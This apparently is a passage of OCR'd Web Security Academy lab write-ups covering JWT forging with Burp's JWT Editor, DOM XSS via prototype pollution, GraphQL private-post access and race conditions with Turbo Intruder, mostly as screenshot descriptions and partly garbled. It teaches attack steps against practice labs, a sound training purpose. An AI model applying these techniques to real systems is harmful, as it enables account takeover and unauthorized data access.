The screenshot shows the Burp Suite interface with the Repeater tab active. A list of captured requests is visible in the main pane. One specific request, highlighted in green, is being viewed in the message editor. The message editor displays the raw JSON payload of a JWT token. The payload includes fields like 'alg' set to 'RS256'. The right side of the interface shows the Inspector tab, which provides detailed information about the selected message, such as its headers and body.

Step 3: In the JWT Editor tab, click New RSA Key and generate a new key; click OK to save it.

The screenshot shows the Burp Suite interface with the JWT Editor tab active. A dialog box titled 'RSA Key' is open, allowing the user to generate a new RSA key. The 'Format' dropdown is set to 'PEM'. The 'Key Size' is set to 2048. A large text area labeled 'Key' displays the generated RSA key in PEM format. The 'OK' button is visible at the bottom of the dialog.

Step 4: Go back to the message editor in Repeater. In the JWT header, ensure the alg is set to RS256.

Burp Suite Community Edition v2025.11.6 - Temporary Project

**Request**

HTTP /1.1 [REDACTED] /api/v1/auth/jwt [REDACTED]

Serialized JWT

```
[REDACTED]
```

JWT Editor

**Response**

HTTP /1.1 [REDACTED] /api/v1/auth/jwt [REDACTED]

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Notes

Custom actions

Attack Sign Encrypt Send to Tokens

Ready

Event log (0) - 48 issues

Burp Suite Community Edition v2025.11.6 - Temporary Project

**Keys**

ID	Type	Public Key	Private Key	Signing	Verification	Encryption	Description
ata0f622-59-c0-4841-a2f1-422b13d7bf	RSA-2048	<input checked="" type="checkbox"/>	New Symmetric key New RSA key New EC key New OKP New Password				

Import API Set...

Burp Suite Community Edition v2025.11.6 - Temporary Project

Memory: 181.9MB of 3.64GB

14.37 11.01.2026

Burp Suite Community Edition v2025.11.6 - Temporary Project

**Request**

HTTP /1.1 [REDACTED] /api/v1/auth/jwt [REDACTED]

Serialized JWT

```
[REDACTED]
```

JWT Editor

**Response**

HTTP /1.1 [REDACTED] /api/v1/auth/jwt [REDACTED]

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

Notes

Custom actions

Attack Sign Encrypt Send to Tokens

Ready

Event log (0) - All issues

Burp Suite Community Edition v2025.11.6 - Temporary Project

Memory: 181.9MB of 3.64GB

14.37 11.01.2026

Burp Suite Community Edition v2025.11.6 - Temporary Project

Memory: 220.5MB of 3.64GB

14.38 11.01.2026

Burp Suite Community Edition v2023.11.0 - Temporary Project

Target: https://0x0009e040a36a804c3581008f503c.web-security-academy.net HTTP/2

**Request**

```
POST / HTTP/2
Content-Type: application/x-www-form-urlencoded
Cookie: session=1-eyhwVOQd4ODUwRyD12E3QzNMOWu2STHfZQWVQz2M4ELCIn...
```

**Response**

```
HTTP/2 200 OK
Content-Type: text/html; charset=UTF-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 8447
```

**Inspector**

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

**Attack**

Done

Event log (0) All issues

24PC Mostly sunny

## Step 6: Change the payload's sub value to admin (or the target username).

Burp Suite Community Edition v2023.11.0 - Temporary Project

Target: https://0x0009e040a36a804c3581008f503c.web-security-academy.net HTTP/2

**Request**

```
POST / HTTP/2
Content-Type: application/x-www-form-urlencoded
Cookie: session=1-eyhwVOQd4ODUwRyD12E3QzNMOWu2STHfZQWVQz2M4ELCIn...
```

**Response**

```
HTTP/2 200 OK
Content-Type: text/html; charset=UTF-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 8447
```

**Inspector**

- Selection 13 (0x0)
- Selected text `Administrator`
- Decoded from: URL encoding
- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

**Attack**

Done

Event log (0) All issues

24PC Mostly sunny

Burp Suite Community Edition v2023.7.0 - Temporary Project

Target: https://0x0009e040a36a804c3581008f503c.web-security-academy.net HTTP/2

**Request**

```
POST / HTTP/2
Content-Type: application/x-www-form-urlencoded
Cookie: session=1-eyhwVOQd4ODUwRyD12E3QzNMOWu2STHfZQWVQz2M4ELCIn...
```

**Response**

```
HTTP/2 302 Found
Location: https://0x0009e040a36a804c3581008f503c.web-security-academy.net/login?setUser=carlos
Content-Length: 0
```

**Inspector**

- Selection 23 (0x17)
- Selected text `/setUser=carlos`
- Decoded from: URL encoding
- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

**Attack**

Done


Event log (0) All issues


24PC Mostly sunny

The screenshot shows a Burp Suite interface with the following details:

- Request:** A POST request to `/admin/account` with JSON body `{"id": 1}`. The response status is 200 OK.
- Response:** The response body contains the message `User deleted successfully!`.
- Inspector:** The "Selected text" field shows the message `User deleted successfully!`.
- Network Tab:** Shows a list of network requests and responses, including the successful deletion.
- Bottom Status Bar:** Displays memory usage (219.7MB of 3.84GB), CPU usage (24%), and network activity (ENG IN).

**Step 7: Lab Completed.**





## Prototype pollution


**Lab1:** DOM XSS via client-side prototype pollution:

**Objective:** To exploit DOM-based XSS using client-side prototype pollution.

**Tools used:** Burp Suite aur Web Browser.

Step-by-step

1. Proxy Configuration: Open Burp Suite and ensure your browser is configured to route traffic through Burp's proxy using FoxyProxy



2. Intercept the Session Cookie: In Burp Suite, go to the Proxy tab > HTTP history. Look for the request to /my-account or the initial page load after log

Screenshot of Burp Suite showing a list of captured requests. The requests are mostly GET requests to various URLs, many of which contain 'academy' in the path. The 'Inspector' tab is open on the right, showing request headers like 'Host', 'User-Agent', and 'Accept-Language'. The 'Burp Log' tab at the bottom shows the status of the log.

### 3. . Lab solved

Screenshot of a browser window showing the 'DOM XSS via client-side prototype pollution' lab from WebSecurity Academy. The page title is 'DOM XSS via client-side prototype pollution'. A green 'Solved' button is visible. The main content area says 'Congratulations, you solved the lab!'. Below it is a search bar and a photo of three people. The browser taskbar shows other tabs related to DOM XSS.


## GraphQL API vulnerabilities

**Lab1 :** Accessing private GraphQL posts

**Objective:** Security issues in GraphQL APIs that allow unauthorized data access or manipulation.

## Step-by-step

1. **Proxy Configuration:** Open Burp Suite and ensure your browser is configured to route traffic through Burp's proxy using **FoxyProxy**.



- . Intercept the Session Cookie: In Burp Suite, go to the Proxy tab > HTTP history. Look for the request to /my-account or the initial page load after log

The screenshot shows the Burp Suite interface with the following details:

- Proxy Tab:** Selected.
- HTTP History Tab:** Active.
- Selected Request:** A POST request to `/graphql/v1` with status code 200 and MIME type JSON.
- Request Data:** Contains a JSON payload for a GraphQL query to retrieve blog posts.
- Response Data:** Shows the JSON response from the server, which includes a list of blog posts with fields like `image`, `title`, and `summary`.
- Inspector:** Provides a detailed view of the selected request's attributes, cookies, headers, and response headers.

#### 4. Send request to decoder

The screenshot shows the Burp Suite interface with the 'Decoder' tab selected. A captured POST request to 'AcademyGraphQL' is displayed in the 'Request' pane. The request body contains a GraphQL query:

```
query{posts{id, title, content}}
```

The 'Response' pane shows the JSON response from the server:

```
[{"id": 1, "title": "Welcome", "content": "Hello! Welcome to the blog of Web Security Academy. We hope you'll find some useful information here. If you have any questions or suggestions, feel free to leave a comment or contact us via email. Happy reading!"}, {"id": 2, "title": "PostgreSQL vs MySQL", "content": "In this post, we compare PostgreSQL and MySQL. Both are popular open-source relational databases. PostgreSQL is known for its advanced features and strict adherence to SQL standards, while MySQL is more user-friendly and has better performance for certain workloads. We'll discuss their strengths and weaknesses, and help you decide which one is better for your needs."}, {"id": 3, "title": "How to Secure Your WordPress Site", "content": "WordPress is a powerful content management system that powers millions of websites. However, it's not immune to security vulnerabilities. In this post, we'll cover best practices for securing your WordPress site, including how to choose a secure theme and plugin, keep your software up-to-date, and protect your site from common attacks like SQL injection and XSS."}, {"id": 4, "title": "How to Protect Your Data with SSL/TLS", "content": "SSL/TLS is a protocol that encrypts data transmitted between a client and a server. It's essential for protecting sensitive information like credit card numbers and login credentials. In this post, we'll explain how SSL/TLS works, why it's important, and how to implement it on your website."}, {"id": 5, "title": "How to Use Git for Version Control", "content": "Git is a distributed version control system that allows multiple people to work on the same codebase simultaneously. It's widely used in the software development industry. In this post, we'll introduce you to the basics of Git, including how to clone a repository, make changes, and push them back up to the server."}, {"id": 6, "title": "How to Write Secure Code", "content": "Writing secure code is crucial for preventing security vulnerabilities like SQL injection and XSS. In this post, we'll cover best practices for writing secure code, including how to validate user input, use prepared statements, and avoid common mistakes like hardcoding secrets in your code."}]
```

#### 5. . Lab solved

The screenshot shows a browser window with the URL <https://6600630339f45c832fb5e0004fb022.web-security-academy.net>. The page displays the solved status for the 'Accessing private GraphQL posts' challenge:

WebSecurity Academy Accessing private GraphQL posts LAB Not solved

WE LIKE TO BLOG

SECURITY


## Race conditions

### Lab 1 : Limit overrun race conditions

**Objective :** Flaws that occur when multiple requests are processed at the same time, causing unexpected behavior.


## Step-by-step

Proxy Configuration: Open Burp Suite and ensure your browser is configured to route traffic through Burp's proxy using FoxyProxy.




## 2. Login


User website par divo gave credentials se login karta hai.



## Step 3Product Add



## Step 3: Cart Open



## Step 4: Coupon Apply

Limit overrun race conditions

WebSecurity Academy

Cart

Name Price Quantity

Lightweight "I33I" Leather Jacket \$1337.00 - 1 + Remove

Coupon: Add coupon

Apply

Code	Reduction
PROMO20	-\$267.40

## Step 5: Request Capture

Burp Suite Community Edition v2025.11.0 - Temporary Project

Extensions

Turbo Intruder

James Kettle, PortSwigger

Rating: ★★★★☆ Popularity: |-----| Version: 1.62 Updated: 19 May 2023

Features

- Fast - Turbo intruder uses a HTTP stack hand-coded from scratch with speed in mind. As a result on many targets it can easily surpass even famous asynchronous GI scripts.
- Flexible - Attacks are configured using Python. This enables handling of complex requirements such as signed requests and multi-step attack sequences. Also, the custom HTTP stack means it can handle malformed requests that break other tools.
- Stable - Turbo intruder can achieve fast memory usage, making it ideal for multi-day attacks. It can also be run in headless environments via the command line.
- Convenient - Scoring results can be automatically filtered out by an advanced offing algorithm adapted from Backtrack Powered Scanner.

On the other hand it's undeniably harder to use and the return stack isn't as reliable and battle-tested as core Burp.

Basic use

- Highlight the area you would like to inject into.
- Right click, and use the context menu option, "Send to Turbo Intruder". A new window containing your request will open.
- Customise the Python code snippet to configure your attack.
- Launch your attack by clicking the "Attack" button.

To get started with Turbo Intruder, please refer to the video and documentation at [https://www.portswigger.net/burp/turbo-intruder](#).

Copyright © 2018-2025 PortSwigger Ltd.

Source: [https://github.com/PortSwigger/BurpSuite/tree/main/extensions/TurboIntruder](#)

Estimated system impact

Overall: Medium

